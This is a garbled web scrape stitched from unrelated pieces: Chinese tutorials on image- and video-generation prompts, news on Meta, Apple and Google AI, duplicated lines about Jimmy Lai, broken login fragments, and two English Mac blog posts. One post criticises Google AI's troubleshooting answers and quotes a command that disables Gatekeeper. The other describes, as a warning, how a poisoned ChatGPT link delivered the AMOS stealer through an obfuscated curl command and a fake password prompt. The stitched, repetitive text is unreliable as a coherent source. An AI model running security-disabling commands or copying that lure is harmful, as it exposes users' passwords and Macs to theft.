
▲提示词:Subject: A hyper-realistic high-fashion portrait of Lin Daiyu from Dream of the Red Chamber. She has a fragile, melancholic beauty, pale skin, and her signature “knitted eyebrows” (frowning slightly). She looks distinctively sorrowful and intellectual. Attire: Wearing exquisite, high-end traditional Qing Dynasty couture (Hanfu style). The fabric is layered translucent silk and organza in pale bamboo-green and moon-white. Intricate embroidery of falling petals. She wears a jade hairpin. Setting: Inside a modern, minimalist professional photography studio. A solid dark grey or textured canvas backdrop. Lighting & Camera: Cinematic studio lighting, Rembrandt lighting to accentuate her cheekbones and mood. Softbox lighting, sharp focus, shot on Hasselblad X2D, 85mm lens. Deep depth of field. Style: Vogue China editorial, ethereal, elegant, sorrowful, oriental aesthetics, avant-garde fashion photography, ultra-detailed texture. 16:9, 4K.

得到角色照片之后,眼镜和外套图片是可选的,如果没有上传,Nano Banana Pro 会自动生成对应的潮牌外套和眼镜。






默认提示词:Show me a high fashion photoshoot image of the model wearing the oversized jacket and glasses, the image should show the a full body shot of the subject. The model is looking past the camera slightly bored expression and eyebrows raised. They have one hand raised with two fingers tapping the side of the glasses. The setting is a studio environment with a blue background. The model is wearing fashionable, dark grey baggy cotton pants. The jacket is extremely, almost comically oversized on the model.
The image is from a low angle looking up at the subject.
The image is shot on fuji velvia film on a 55mm prime lens with a hard flash, the light is concentrated on the subject and fades slightly toward the edges of the frame. The image is over exposed showing significant film grain and is oversaturated. The skin appears shiny (almost oily), and there are harsh white reflections on the glasses frames.
提示词:
Analyze the input image and silently inventory all fashion-critical details: the subject(s), exact wardrobe pieces, materials, colors, textures, accessories, hair, makeup, body proportions, environment, set geometry, light direction, and shadow quality.
All wardrobe, styling, hair, makeup, lighting, environment, and color grade must remain 100% unchanged across all frames.
Do not add or remove anything.
Do not reinterpret materials or colors.
Do not output any reasoning.
Your visible output must be:



One 2×3 contact sheet image (6 frames).
Then a keyframe breakdown for each frame.
Each frame must represent a resting point after a dramatic camera move — only describe the final camera position and what the subject is doing, never the motion itself.
The six frames must be spatially dynamic, non-linear, and visually distinct.

Camera positioned very close to the subject’s face, slightly above or slightly below eye level, using an elegant offset angle that enhances bone structure and highlights key wardrobe elements near the neckline. Shallow depth of field, flawless texture rendering, and a sculptural fashion-forward composition.
2. High-Angle Three-Quarter Frame
Camera positioned overhead but off-center, capturing the subject from a diagonal downward angle.
This frame should create strong shape abstraction and reveal wardrobe details from above.
3. Low-Angle Oblique Full-Body Frame
Camera positioned low to the ground and angled obliquely toward the subject.
This elongates the silhouette, emphasizes footwear, and creates a dramatic perspective distinct from Frames 1 and 2.

4. Side-On Compression Frame (Long Lens)
Camera placed far to one side of the subject, using a tighter focal length to compress space.
The subject appears in clean profile or near-profile, showcasing garment structure in a flattened, editorial manner.

5. Intimate Close Portrait From an Unexpected Height
Camera positioned very close to the subject’s face (or upper torso) but slightly above or below eye level.
The angle should feel fashion-editorial, not conventional — offset, elegant, and expressive.
6. Extreme Detail Frame From a Non-Intuitive Angle
Camera positioned extremely close to a wardrobe detail, accessory, or texture, but from an unusual spatial direction (e.g., from below, from behind, from the side of a neckline).
This must be a striking, abstract, editorial detail frame.
Continuity & Technical Requirements
Maintain perfect wardrobe fidelity in every frame: exact garment type, silhouette, material, color, texture, stitching, accessories, closures, jewelry, shoes, hair, and makeup.
Environment, textures, and lighting must remain consistent.
Depth of field shifts naturally with focal length (deep for distant shots, shallow for close/detail shots).
Photoreal textures and physically plausible light behavior required.
Frames must feel like different camera placements within the same scene, not different scenes.
All keyframes must be the exact same aspect ratio, and exactly 6 keyframes should be output. Maintain the exact visual style in all keyframes, where the image is shot on fuji velvia film with a hard flash, the light is concentrated on the subject and fades slightly toward the edges of the frame. The image is over exposed showing significant film grain and is oversaturated. The skin appears shiny (almost oily), and there are harsh white reflections on the glasses frames.
Output Format
A) 2×3 Contact Sheet Image (Mandatory)


得到六宫格的图片之后,我们需要使用下面的提示词,依次提取出这六张图片。
提示词:Review the grid of six images. I want you to isolate and upscale the image in the first/second/third column of the first/second row of images. Do not change the pose or any details of the model. Only output the single image from the six image grid.


▲图 7|输入:图 3+图 5+玉手镯照片,以及提示词:Show me a wide angle close up of the model.The model is holding one wrist vertically in front of her, The opposite hand is gently pulling down the voluminous sleeve of her clothes robe to display a translucent emerald jade bangle. The hand that is pulling down the sleeve has a silver fashion ring shaped like a fallen flower petal on the last two digits of her hand encrusted into the front face.
默认提示词:Show me a wide angle close up of the model.The model is holding one wrist vertically in front of him, the opposite hand is pulling down the sleeve of the hoodie to display the watch. The hand that is pulling down the sleeve has a two finger ring on the last two digits of his hand with the letters ‘LOVE’ encrusted into the front face.


▲图 8|输入图 7 + 图 3 +鞋子照片,提示词:Show me a wide angle worms eye view of the model standing, her right foot is extended in front of her, showing she is wearing the shoes in the reference image. Maintain the setting perfectly, include the finger ring on the models hand, and have her foot angled slightly to the side to highlight the detailing of the shoes

最后是从口袋里,掏出了一盒人参养荣丸,这是一个靠着药物维持生命的赛博朋克少女。
▲图9|输入 图 7+图 8 + 药盒照片,提示词:Tight shot of the model reaching into the side of the kangaroo pouch of the hoodie and partially showing the box of pills.
这里只需要修改 showing the box of pills,把 showing(展示)后面的内容,更换成你希望从口袋里拿出来的物品即可。
▲Google Veo 3.1 生成|提示词:Camera Movement (Vertical Scan):
A continuous, seamless vertical crane shot moving upwards. The camera starts low, focused tightly on the embroidered high-top sneakers, then smoothly tilts up and glides along the texture of the grey cargo pants. As the camera rises to waist level, it pushes in (dolly in) towards the green satin jacket.
Subject Action (The Flow):
Start: The subject’s leg (showing the shoe) slowly lowers to a standing position as the camera moves up.
Transition: The subject stands confidently. The hand wearing the butterfly ring moves naturally into the pocket.
End: The hand pulls out a yellow and white medicine box (“Renshen Yangrong Wan”). The focus racks sharply onto the text on the box.
Atmosphere & Consistency:
High-fashion streetwear aesthetic. Hard flash lighting with a blue studio background. Maintain strict consistency of the green sukajan jacket embroidery and the jade bangle. The transition is liquid-smooth, feeling like a single, planned camera move.


你可能会好奇,为什么提示词里面说动作要慢,最后出来的预览视频,给人感觉确实干净利落。其实是用了这位视频博主的另一个工具,不得不佩服现在 AI 视频博主的创意和能力,不仅有好的点子,还能开发好用的工具。
Jimmy Lai, the Hong Kong publisher and democracy campaigner, was convicted of national security charges in a city where even minor dissent is now whispered.
Jimmy Lai, the Hong Kong publisher and democracy campaigner, was convicted of national security charges in a city where even minor dissent is now whispered.
Jimmy Lai, the publisher of a popular tabloid, has spent years fighting the landmark national security case brought over his support of the city’s now vanquished pro-democracy movement.
Jimmy Lai, the publisher of a popular tabloid, has spent years fighting the landmark national security case brought over his support of the city’s now vanquished pro-democracy movement.
I suppose it had to happen that search engines and AI were exploited to deliver malware to the unsuspecting. As that article prompted a brief discussion of the usefulness and reliability of AI-based troubleshooting, I’ve been doing a little checking.
To examine this, I’ve posed Google’s AI some test questions. Rather than run through a long list, I’ve focussed on five that are reasonably frequent but have catches in them. Some are embedded in the question itself, others are inherent in the solution. My aim here isn’t to focus on the strengths of AI, but to understand its weaknesses better, just as you might with a human expert. After all, it doesn’t take much expertise to get the straightforward answers right.
1. How to reduce system data on mac
This question is framed carefully to reveal that the questioner has already used Storage settings, and has been confronted with a great deal of space being used by System Data, an unhelpful category and a situation that’s all too common, as I’ve considered here and elsewhere.
Google’s overview started well, telling me that “System Data includes caches, logs, and temporary files that build up over time and aren’t easily removable like regular documents.” Once it progressed to suggesting actions, though, it repeated a formula it seems to like, but is sadly well out of date: “Use Built-in Storage Management. Click the Apple menu () > About This Mac > Storage > Manage. Use recommendations like ‘Store in iCloud,’ ‘Optimize Storage,’ and ‘Empty Trash Automatically’.” If you try to follow those, you’ll immediately discover that Storage has moved elsewhere. Furthermore, those recommendations won’t tackle the problem framed in the question.
It continues on safer ground, with procedures to clear caches and logs, but those are conducted in Terminal, and there’s no mention of booting in Safe mode. It also directs the user to Terminal to remove snapshots using tmutil rather than Disk Utility. After that, it loses the direction in the question, recommending the user to “remove unused applications and files”, despite the fact that they aren’t included in System Data. Finally, and still off the subject, it mentions using DaisyDisk.
This demonstrates how Google’s AI can’t maintain a logical sequence in troubleshooting, and prefers to direct the user to command tools rather than familiar bundled utilities like Disk Utility, or one of the primary purposes of Safe mode.
2. How to reset home permissions on mac
This has long been a contentious issue, but for the last few years has been fairly settled, as explained here. We no longer reset or repair permissions.
This was Google’s most obvious disaster, as it advised: “To reset home folder permissions on a Mac, boot into Recovery Mode (Command-R), open Terminal, type resetpassword , and use the ‘Reset Home Directory Permissions and ACLs’ button in the utility to fix ownership and permissions for your user account, then restart. For newer macOS versions, Apple also suggests using the repairHomePermissions tool in Recovery, followed by a macOS reinstallation for a full fix, but the resetpassword utility is the primary way to reset the main permissions.”
Of course, Apple silicon Macs don’t use Command-R to enter Recovery Mode, and as you might expect, the resetpassword command opens Recovery Assistant where you can reset your password in the event that you forgot it. That has absolutely nothing to do with permissions, and demonstrates that Google hasn’t understood the question. There’s no such button in that utility, so it’s making things up. It’s also worth nothing that it later recommends that after running repairHomePermissions, you reinstall macOS.
Perhaps the fundamental problem here is the linked support content dating back to 2011, and a failure to recognise how this has changed in the years since. This suggests that its LLM doesn’t take time and change into account, which is deeply concerning when deriving advice on macOS.
3. How to identify clone files in macos
This has been a longstanding problem since the introduction of APFS. Note, though, that question isn’t posed to test whether two or more files are clones of one another, simply how to identify whether files are clones.
Google’s AI Overview is pretty good, and points out that “you need specialized tools or command-line tricks because Finder just sees copies”. However, the next section is titled “Using Finder (for general duplicates)” and gives a facile answer that’s completely inappropriate to that question. This demonstrates how AI always tries to answer, even when it doesn’t know an answer. After that it offers a Terminal solution that again finds duplicates but not clone files, as it doesn’t even check whether the files found have been cloned. It then suggests using specialised apps, including Precize and Sparsity, but lacks useful detail. It ends with pointing out the differences between hard links and clone files, but clearly hasn’t understood a word.
Humans are far more willing to admit they don’t know, and to ask follow-up questions to help them understand exactly what you’re asking.
4. How to run an unsigned app in macos
One of the well-known features of Apple silicon Macs is that, from their first release five years ago, they have only ever run code that has been signed, even if using just an ad-hoc signature, while Intel Macs remain able to run apps and code that has no signature at all. There’s also an important distinction between unsigned code, and code that has been signed by an ad-hoc signature rather than a developer signature.
Those are missed entirely by Google’s AI, as a result of which its answer is riddled with misunderstandings. It recommends what it terms ‘The Standard “Open Anyway”‘ method, which still can’t run unsigned code on Apple silicon. Its final recommendation is to use sudo spctl --master-disable, which disables Gatekeeper and XProtect checks but still doesn’t allow unsigned code to run on Apple silicon.
Given that LLMs are all about language rather than facts or knowledge, it’s surprising that it failed to see the distinction here. This topic was also widely discussed when Apple silicon Macs were introduced, so it’s puzzling that Google was unable to recall any discussion from that time.
5. How to remove com.apple.macl in macos
I’ve only recently revisited this topic, although it dates back to Catalina. This particular extended attribute is frequently added to files, and can have unpleasant consequences when opening or saving them is blocked. Unlike the ordinary quarantine xattr, when macOS applies this one it’s usually protected by SIP, which makes its removal fraught unless you know the trick.
Google AI’s answer made a promising start, writing that “you can use the xattr command in the Terminal, but you might need to use a specific approach depending on your macOS version and file location, as this attribute is often protected by System Integrity Protection (SIP) or file access permissions.” It then ignores the problems posed by SIP protection, and recommends trying the xattr command. As an alternative for “stubborn cases”, it recommends booting into Recovery, and using xattr from there, which should work if you can locate and access the file, which can be quite an achievement in Recovery.
In a bid to remain helpful, it next suggests granting the Terminal app Full Disk Access, although that’s irrelevant. It tries again with: “A common workaround involves moving the file using an application that doesn’t propagate the com.apple.macl attribute, or transferring it to a non-Mac file system.” It finally gets lost when trying to use iCloud Sync.
In common with other answers, Google’s AI started off well, as if it understood the heart of the problem, but quickly demonstrated that it was unable to recall a solution, and stopped making any sense.
Reproducibility
Before you rush off and try the same questions in your favourite AI, a word of warning: the answers you’ll be given will be different from mine, even if you use exactly the same words with Google. This is because randomisation is at the heart of AI, and each time you elicit a response from an LLM, it will differ. Sometimes those differences can be subtle and linguistic, others can manipulate different ‘facts’, or fabricate conflicting answers. This is, apparently, intentional, and hopefully never affects any human expert you consult.
Conclusions
These five questions have demonstrated that Google’s AI can produce some surprisingly accurate information that appears insightful and can match human expertise. In some cases, recommended solutions are sound and well-explained, but in others they appear based on outdated information that may conflict with the opening Overview. Where there aren’t readymade solutions it can quote, it will always try to be helpful in providing an answer, no matter how illogical or flawed that might be. In some cases those could lead an unsuspecting user into danger, and often ignore what was seeded in the original question.
The only way to use Google AI safely is to double-check everything carefully with authoritative sources before trying any of its suggestions, which surely removes much or all of its value.
▲提示词:create a visually interesting shader that can run in twigl-dot-app make it like an infinite city of neo-gothic towers partially drowned in a stormy ocean with large waves.|来源:https://x.com/emollick/status/1999185085719887978?s=20


关于 3D 理解和推理能力,我们也用了 Ian Goodfellow 上次在 Gemini 3.0 Pro 发布之后使用的提示词,即上传一张图片,然后告诉模型根据这张图片,生成一个漂亮的体素艺术 Three.js 单页程序场景。
▲ 由于 ChatGPT 没有在画布内为我生成,所以复制它在对话框生成的代码,在 HTML View 中打开,如右图所示。
这个差别还是挺明显,ChatGPT 虽然也读取到了上传图片的内容,一棵粉红色的书,一块绿地和灰色的下沉,还有白色的水流,但是它生成的 3D 动画,对比 Gemini 3.0 Pro 是有些简陋了。



我只能说,奥特曼发出这个「红色警报」,说明了 Gemini 的真材实料。

检验编程能力的测试,必然少不了经典的六边形小球物理运动。有博主加大了小球运动的难度,全部使用闪着光的红色 3D 小球。效果看着很酷炫,很多网友都在问这是如何做到的;但也有网友指出来,这些小球,好像并不受重力控制。

▲提示词:Create an interactive HTML, CSS, and JavaScript simulation of a satellite system that transmits signals to ground receivers. The simulation should show a satellite orbiting the Earth and periodically sending signals that are received by multiple

对比之前 GPT-5.1 完全不知道我上传视频的配色方案,这次它算是学到了。不过,由于 Gemini 生成的网页可以直接添加 AI 功能,通过使用 Gemini 的 API 实现。但是 ChatGPT 还没有把 AI 引入这些生成的网页,所以这里的诗歌,同样只能是已经写好的那几首。


除了经典的编程能力测试,和单纯地做一个单页的 HTML 文件,也有网友用它来编写 Python 代码。
网友输入的提示词是「write a python code that visualizes how a traffic light works in a one way street with cars entering at random rate.」(编写一个 Python 代码,模拟单行道交通灯的工作原理,并可视化随机速率进入的车辆)。
他同时测试了 GPT 5.2 Extended Thinking 和 Claude Opus 4.5,结果显而易见。只能说,经常有读者问我们最好的编程模型是哪个,Claude 能被这么多开发者青睐,并不是没有原因。

我们也给 GPT-5.2 一些要求做出「高大上」的网页,给一家 AI 公司做首页。结果是,GPT-5.2 很喜欢用方框是真的;还有渐变紫怎么又给我碰上了。
▲提示词:You are the top 0.1% designer and developer for the world’s cutting-edge innovation on front-end design and development. You are tasked to create a full landing page with {Dither + Shaders} using {WebGL + ThreeJs} in the styling of an uploaded image for the AI company. – Focus mainly on the design part, not the development. Import all necessary files and libraries: Three.js、WebGL、GSAP、Any other animation libraries related to 3D development.
Google is so helpful now when you ask it to solve a problem, such as how to free up space on your Mac. Not only can it make its own suggestions, but it can tap into those from AIs like ChatGPT and Grok. This article shows how that can bring you malware, thanks to the recent research of Stuart Ashenbrenner and Jonathan Semon at Huntress.
Please don’t try anything you see in this article, unless you want AMOS stealer malware on your Mac.
I started by entering a common search request, clear disk space on macOS, the sort of thing many Mac users might ask.
At the top of Google’s sponsored results is an answer from ChatGPT, giving its trusted web address. When I clicked on that, it took me to ChatGPT, where there’s a nice clear set of instructions, described impeccably just as you’d expect from AI.
This helpfully tells me how to open Terminal using Spotlight, very professional.
It then provides me with a command I can copy with a single click, and paste straight into Terminal. It even explains what that does.
When I press Return, I’m prompted for my password, which I enter.
Although I was a bit surprised to see this prompt, it looks genuine, so I allowed it.
Far from clearing space on my Mac, the malware, an AMOS stealer, has gone to work, saving a copy of the password I gave it, in the /tmp folder, and installing its payload named update.
Scripts like .agent are installed in my Home folder, and my (virtual) Mac is now well and truly owned by its attacker.
As Ashenbrenner and Semon point out, this marks a new and deeply disturbing change, that we’re going to see much more of. We have learned to trust many of the steps that here turn out to lead us into trouble, and there’s precious little that macOS can do to protect us. This exploit relies almost entirely on our human weakness to put trust in what’s inherently dangerous.
First, distrust everything you see in search engines. Assess what they return critically, particularly anything that’s promoted. It’s promoted for a reason, and that’s money, so before you click on any link ask how that’s trying to make money from you. If that’s associated with AI, then be even more suspicious, and disbelieve everything it tells you or offers. Assume that it’s a hallucination (more bluntly, a lie), or has been manipulated to trap you.
Next, check the provenance and authenticity of where that click takes you. In this case, it was to a ChatGPT conversation that had been poisoned to trick you. When you’re looking for advice, look for a URL that’s part of a site you recognise as a reputable Mac specialist. Never follow a shortened link without unshortening it using a utility like Link Unshortener from the App Store, rather than one of the potentially malicious sites that claims to perform that service.
When you think you’ve found a solution, don’t follow it blindly, be critical. Never run any command in Terminal unless it comes from a reputable source that explains it fully, and you have satisfied yourself that you understand exactly what it does. In this case the command provided was obfuscated to hide its true action, and should have rung alarm bells as soon as you saw it. If you were to spare a few moments to read what it contains, you would have seen the command curl, which is commonly used by malware to fetch their payloads without any quarantine xattr being attached to them. Even though the rest of the script had been concealed by base-64 encoding, that stands out.
If you did get as far as running the malicious script, then there was another good clue that it wasn’t up to anything good: it prompted you for a System Password:. The correct prompt should just be Password:, and immediately following that should be a distinctive key character that’s generated by macOS for this purpose. Then as you typed your password in, no characters should appear, whereas this malware showed them in plain text as you entered them, because it was actually running a script to steal your password.
Why can’t macOS protect you from this? Because at each step you have been tricked into bypassing its protections. Terminal isn’t intended to be a place for the innocent to paste obfuscated commands inviting you to surrender your password and download executable code to exploit your Mac. curl isn’t intended to allow malware to arrive without being put into quarantine. And ad hoc signatures aren’t intended to allow that malicious code to be executed.
As I was preparing this article Google search ceased offering the malicious sponsored links, but I expect they’ll be back another time.
AI is certainly transforming our Macs, in this case by luring us to give away our most precious secrets. This isn’t a one-off, and we should expect to see more, and more sophisticated, attacks in the future. Now is the time to replace trust with suspicion, and be determined not to fall victim.
这种做法本身并不罕见,通过蒸馏学习从强大的模型中提取知识是 AI 领域的常见技术。但对于曾经高调宣扬开源、试图建立自己 AI 生态的 Meta 来说,如今转而借鉴竞争对手的模型,多少有点打脸的意味。
Meta 发言人对此的回应相当官方,称模型训练工作按计划进行,目前没有重大时间变动。
但业内人士心里都明白,这个项目关系到 Meta 能否在 AI 竞赛中追上 OpenAI、Google 和 Anthropic。如果 Avocado 扑街,Meta 在 AI 领域可能就真的要被甩出第一梯队了。
实际上,在 Avocado 尚未面世之前,Meta 在产品端已经遭遇了一次惨败。

今年 9 月匆忙上线的 AI 短视频平台 Vibes,被寄予厚望要对标 OpenAI 的 Sora 2,结果却惨遭市场打脸。Appfigures 数据显示,Meta AI 在 iOS 免费应用排行榜上仅位列第 97 名,而 Sora 2 则高居第 3,并逐步攀升。
虽然 Sora 最近也被传出用户黏度下降的情况,但当两款产品几乎同时发布,Vibes 非但没能成为话题爆款,反而被 Sora 2 压着打。很多人甚至不知道 Meta 新发布了这个产品。
多位前员工和内容创作者告诉 CNBC,Vibes 仓促上线,缺乏如逼真对口音频等关键功能。

前 GitHub CEO Nat Friedman 主导了这个项目,现在他正面临巨大压力,被要求尽快推出真正的爆款 AI 产品。知情人士称,Meta 多个 AI 团队都在承压,70 小时工作周成为常态,同时全年进行了多轮裁员与重组。
这种节奏,像极了一家被逼到墙角的初创公司,而不是市值万亿的科技巨头。
从 AI 赢家到被质疑,不过一年时间
今年是 Meta AI 的坎儿年。
去年九月,意气风发的扎克伯格还站在 Meta Connect 的舞台上,信心满满地宣称 Llama 将成为业内最先进的 AI 模型,让所有人都能受益于人工智能。
那时的他,像极了一个布道者,向世界传递着开源 AI 的福音。
然而仅仅一年后,风向就变了。到了两个月前的财报电话会议上,扎克伯格对 Llama 的提及只剩下了一次。那个曾经被当作 Meta AI 战略核心的开源模型,正在悄悄让位给 Avocado 这个神秘项目。
这个转变背后,是 Meta 在 AI 竞赛中越来越明显的焦虑。
当 OpenAI 的 GPT 系列、Google 的 Gemini、Anthropic 的 Claude 接连发布重磅更新时,Meta 发现自己似乎被甩在了身后。尤其是,Google 在 AI 领域的投入正逐渐显现成效,而 Meta 却陷入了方向不明的泥潭。
为此,扎克伯格的应对方式简单粗暴,砸钱挖人。

今年 7月份,Meta 宣布成立超级智能实验室 MSL,将公司所有 AI 业务重组到这个新部门之下。紧接着,一场硅谷 AI 人才的扫货大战拉开帷幕。



最引人注目的一笔交易发生在同月,Meta 以 143 亿美元的天价引入了 Scale AI 的 28 岁创始人 Alexandr Wang 及其团队。
虽然 Wang 不是工程师,但被认为是业内最具人脉的AI创业者之一。
随后,扎克伯格和 Wang 展开疯狂招人,争抢顶级 AI 研究员,开出高达数亿美元的薪酬。据 OpenAI 首席研究官 Mark Chen 称,扎克伯格甚至亲自送自制的汤到 OpenAI 员工家门口,劝他们跳槽到 Meta。
Wang 被任命为 Meta 首席 AI 官,领导一个叫 TBD Lab 的精英小组。这个名字本身就很有意思,TBD 是「to be determined」的缩写,意思是待定。最初只是个临时代号,但因为太贴切了反而保留了下来,某种程度上也反映出 Meta AI 战略的探索性质。
除了 Wang,Meta 还挖来了前 GitHub CEO Nat Friedman,让他负责 MSL 的产品与应用研究,以及 ChatGPT 联合创始人赵晟佳。
这些重金引入的大佬带来了硅谷前沿 AI 研发的标准流程,彻底改变了 Meta 传统的软件开发文化。然而改变的代价是巨大的。



「它能做你让它做的任何事。可以当老师,帮你看小孩;可以遛狗、修剪草坪、买杂货;还能做你的朋友,给你端茶送水。无论你能想到什么,它都能去做。」
在上个月的股东大会上,他更是兴奋地表示:「一旦 AI 和机器人成熟,我们甚至可以把全球经济扩大十倍甚至百倍。Optimus 大规模应用就是那个无限增益的秘诀。也许到了那时候,『金钱』这种东西都变得多余。」







Google 这一次王者归来,震感甚至直接传导到了竞争对手的神经中枢。据 The Information 报道,面对 Google 步步紧逼的攻势,OpenAI CEO Sam Altman 本周一紧急在内部备忘录中宣布公司进入「红色警戒(code red)」状态,准备调动一切战略资源对 ChatGPT 的能力进行大幅升级。
据 The Verge 援引知情人士消息称,OpenAI 计划最早于下周初发布 GPT-5.2 模型, 这一时间表较原定的 12 月下旬计划大幅提前。

Logan Kilpatrick: 太赞了!这简直是 AI Studio 的完美宣传点,我们会把这段剪辑出来发布到网上。你刚才提到的一个重要话题是,在 Gemini 3 发布之际,我们同步推出了 Google Anti-gravity 平台。从模型角度来看,你认为这种产品架构对提升模型质量的重要性有多大?显然,这和工具调用、编码能力息息相关。
就像 Gemini、AI Studio 一样,Anti-gravity 平台也是如此。这些产品能让我们与用户紧密相连,获取真实的反馈信号,这是巨大的财富。Anti-gravity 平台作为我们的关键发布合作伙伴,虽然加入时间不长,但在过去两三周的发布筹备中,它的反馈起到了决定性作用。
搜索 AI 模式(AI Mode)也是如此,我们从那里获得了大量反馈。基准测试能帮助我们推动科学、数学等领域的智能提升,但了解现实世界的使用场景同样重要,模型必须能解决实际问题。
Gemini 3,一款全 Google 团队协作的模型
Logan Kilpatrick: 在你担任新任首席 AI 架构师后,你的职责不仅是确保我们拥有优秀的模型,还要推动产品团队将模型落地,在 Google 的所有产品中打造出色的用户体验。 Gemini 3 在发布当天就同步登陆 Google 所有产品端,这对用户来说是巨大的惊喜,也希望未来能覆盖更多产品。从DeepMind 的角度来看,这种跨团队协作是否增加了额外的复杂性?毕竟一年半前,事情可能还简单得多。
Koray Kavukcuoglu: 但我们的目标是构建智能,对吧?很多人问我,身兼 CTO 和首席 AI 架构师两个职位,会不会有冲突,但对我来说,这两个角色本质上是一致的。
要构建智能,就必须通过产品与用户的联动来实现。我的核心目标是确保 Google 的所有产品都能用上最先进的技术。我们不是产品团队,而是技术开发者,我们负责研发模型和技术,当然,我们也会对产品有自己的看法,但最重要的是,以最佳方式提供技术支持,与产品团队合作,在 AI 时代打造最优秀的产品。
这是一个全新的时代,新技术正在重新定义用户期望、产品行为和信息传递方式。因此,我希望能在 Google 内部推动这种技术赋能,与所有产品团队合作。这不仅对产品和用户有益,对我们自身也至关重要。
团队基于 Gemini 3.0 Pro 的架构,结合第一代模型的经验,通过扩大模型规模、优化调优方式,打造出了更强大的图像生成模型,这很合理。它的核心优势在于处理复杂场景:比如输入大量复杂文档,模型不仅能回答相关问题,还能生成对应的信息图表,而且效果很好。这就是输入多模态与输出多模态自然融合的体现,非常棒。
我们有幸生活在这个时代,很多人曾为 AI 或自己热爱的领域奋斗一生,希望能见证技术爆发,但这一切现在真的发生了。AI 的崛起不仅得益于机器学习和深度学习的进步,还离不开硬件、互联网和数据的发展,这些因素共同促成了今天的局面。所以,我既为自己选择了 AI 领域而自豪,也为能身处这个时代而感到幸运。这真的太令人兴奋了。
我可以肯定地说,20 年后,我们现在使用的大语言模型(LLM)架构肯定会被淘汰。所以,持续探索新方向是正确的选择。 Google DeepMind、 Google 研究院,以及整个学术研究社区,都需要共同推进多个领域的探索。
我认为,不必纠结于「什么是对的、什么是错的」,真正重要的是技术在现实世界中的能力和表现。
Logan Kilpatrick: 最后一个问题:我个人在 Google 的第一年多时间里,感受到了一种「 Google 逆袭」的氛围。尽管 Google 拥有强大的基础设施优势,但在 AI 领域,我们似乎一直在追赶。比如在 AI Studio 的早期阶段,我们没有用户(后来增长到3万人),没有收入,Gemini 模型也处于早期阶段。
而现在,随着 Gemini 3 的发布,我最近收到了很多来自生态系统各方的反馈,人们似乎终于意识到「 Google 的AI时代已经到来」。你是否也有过这种「逆袭」的感受?你相信我们能走到今天吗?对于团队来说,这种角色的转变会带来什么影响?
Koray Kavukcuoglu: 在大语言模型(LLM)的潜力逐渐显现时,我坦诚地说,我既认为 DeepMind 是前沿 AI 实验室,也意识到我们作为研究人员,在某些领域的投入还不够,这对我来说是一个重要的教训:我们必须拓宽探索范围,创新至关重要,而不是局限于某一种架构。
AI 主管 John Giannandrea 的「退休」,跟苹果在生成式 AI 领域的一连串失误有关。不仅底层的 Apple Intelligence 平台架构饱受延期和功能不佳的困扰,上层产品 Siri 的所谓「2.0 版」大规模改进计划,也落后了大约一年半。目前苹果计划与谷歌的合作来填补能力空白。
在高管层动荡的同时,苹果的工程师团队也在经历人才流失,特别是在 AI 领域。 Meta、OpenAI 和各种初创公司正在疯狂挖苹果软件/硬件工程的墙角。这让苹果试图追上 AI 浪潮变得难上加难。
曾负责 Siri 的 Robby Walker 在去年十月离开公司;他的继任者 Ke Yang 在这个职位上只待了几周就离职,加入了 Meta 新成立的超级智能实验室。
AI 模型主管 Ruoming Pang 的离职更是引发了连锁反应,他和 Tom Gunter、Frank Chu 等同事一起去了 Meta——当时,Meta 号称开出上亿美元的年包从苹果、OpenAI 等公司挖人。当时,苹果的 AI 组织士气严重低落,几周内就跳槽了十几位优秀的 AI 研究员。 苹果越来越多地使用外部 AI 技术,比如谷歌的 Gemini,也让从事大语言模型工作的员工感到担忧。
苹果的 AI 机器人软件团队,前不久也经历了大规模离职,包括其负责人 Jian Zhang,他同样加入了 Meta。

 Login
Login















































 :

:



 」。
」。